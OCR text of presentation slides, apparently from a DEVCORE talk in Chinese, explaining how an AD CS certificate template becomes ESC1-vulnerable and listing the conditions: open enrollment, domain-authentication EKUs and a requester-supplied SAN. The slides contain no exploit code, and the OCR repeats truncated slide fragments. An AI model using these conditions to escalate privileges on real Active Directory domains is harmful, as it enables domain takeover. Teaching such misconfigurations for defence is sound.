


內網網站管理員：

「 喔對了，一些比較重要的伺服器有
雙向身份驗證的需求，也麻煩幫處理一下，愛你 <3 」


Properties of New Template
Subject Name
Server
Issuance Requirements
Compatibility
General
Request Handling
Cryptography
Key Attestation
Superseded Templates
Extensions
Security
To modify an extension, select it, and then click Edit.
Extensions included in this template:
Application Policies
Basic Constraints
Certificate Template Information
Issuance Policies
Key Usage
Edit...
Description of Application Policies:
Server Authentication
OK
Cancel
Apply
Help


Edit Application Policies Extension
An application policy defines how a certificate can be used.
Application policies:
Server Authentication
Add...
Edit...
Remove
Make this extension critical
OK
Cancel
Add Application Policy
An application policy (called enhanced key usage in Windows 2000) defines how a certificate can be used. Select the application policy required for valid signatures of certificates issued by this template.
Application policies:
Any Purpose
Attestation Identity Key Certificate
Certificate Request Agent
Client Authentication
Code Signing
CTL Usage
Digital Rights
Directory Service Email Replication
Disallowed List
Document Encryption
Document Signing
Domain Name System (DNS) Server Trust
Dynamic Code Generator
New...
OK
Cancel


Properties of New Template
Subject Name
Server
Issuance Requirements
Compatibility
General
Request Handling
Cryptography
Key Attestation
Superseded Templates
Extensions
Security
To modify an extension, select it, and then click Edit.
Extensions included in this template:
Application Policies
Basic Constraints
Certificate Template Information
Issuance Policies
Key Usage
Edit...
Description of Application Policies:
Client Authentication
Server Authentication
OK
Cancel
Apply
Help

Manage Cert - [Console Root\Certification Authority (Local)\victim-CA01-CA\Certificate Templates]

File Action View Favorites Window Help

- Console Root
  - Certificate Templates (DC01.victim.local)
  - Certification Authority (Local)
    - victim-CA01-CA
      - Revoked Certificates
      - Issued Certificates
      - Pending Requests
      - Failed Requests
      - Certificate Templates

Name	Intended Purpose
ServerSSLTemplate	Server Authentication, Client Authentic...
Directory Email Replication	Directory Service Email Replication
Domain Controller Authentication	Client Authentication, Server Authentic...
Kerberos Authentication	Client Authentication, Server Authentic...
EFS Recovery Agent	File Recovery
Basic EFS	Encrypting File System
Domain Controller	Client Authentication, Server Authentic...
Web Server	Server Authentication
Computer	Client Authentication, Server Authentic...
User	Encrypting File System, Secure Email, Cl...
Subordinate Certification Authority	<All>
Administrator	Microsoft Trust List Signing, Encrypting ...

一個漏洞的誕生


IT
ESC1
© 2018 Warner Bros. Entertainment Inc. and Metro-Goldwyn-Mayer Pictures Inc. All Rights Reserved.


ESC1 – Misconfigured Certificate Templates

- 存在 ESC1 弱點的憑證範本
  - 低權限使用者可註冊，且不需要授權簽章及管理員批准

DEVCORE

ESC1 – Miscon mplates

- 存在 ESC1 弱點的憑
  - 低權限使用者可註



DEVCORE


ESC1 – Misconfigured Certificate Templates

- 存在 ESC1 弱點的憑證範本
  - 低權限使用者可註冊，且不需要授權簽章及管理員批准
  - 憑證功能 EKUs (Extended Key Usages) 包含 Domain Authentication 功能
    - e.g. Client Authentication、Smart Card Logon、Any Purpose、PKINIT Client Authentication

DEVCORE

ESC1 – Miscon emplates

- 存在 ESC1 弱點的憑
  - 低權限使用者可註 准
  - 憑證功能 EKUs (Ex in Authentication 功能
    - e.g. Client Authe Any Purpose、
      PKINIT Clie



DEVCORE


ESC1 – Misconfigured Certificate Templates

- 存在 ESC1 弱點的憑證範本
  - 低權限使用者可註冊，且不需要授權簽章及管理員批准
  - 憑證功能 EKUs (Extended Key Usages) 包含 Domain Authentication 功能
    - e.g. Client Authentication、Smart Card Logon、Any Purpose、PKINIT Client Authentication
  - 允許申請者指定 SAN (Subject Alternative Name) 欄位

DEVCORE

ESC1 – M tes

- 存在 ESC1 弱
  - 低權限使用
  - 憑證功能 已
    - e.g. Clie tication 功能
      PKI
  - 允許申請者



DEVCORE


ESC6
ESC7
ESC3
ESC2
ESC1
ESC8
ESC5
ESC4
爆漿
牛丸
瀨尿

小結

- AD CS 是內網常用到的關鍵基礎設施

DEVCORE

小結


- AD CS 是內網常用到的關鍵基礎設施
- 憑證範本、CA 容易發生設定疏失

DEVCORE

小結

- AD CS 是內網常用到的關鍵基礎設施
- 憑證範本、CA 容易發生設定疏失
- 設定疏失可能會導致整個網域被拿下

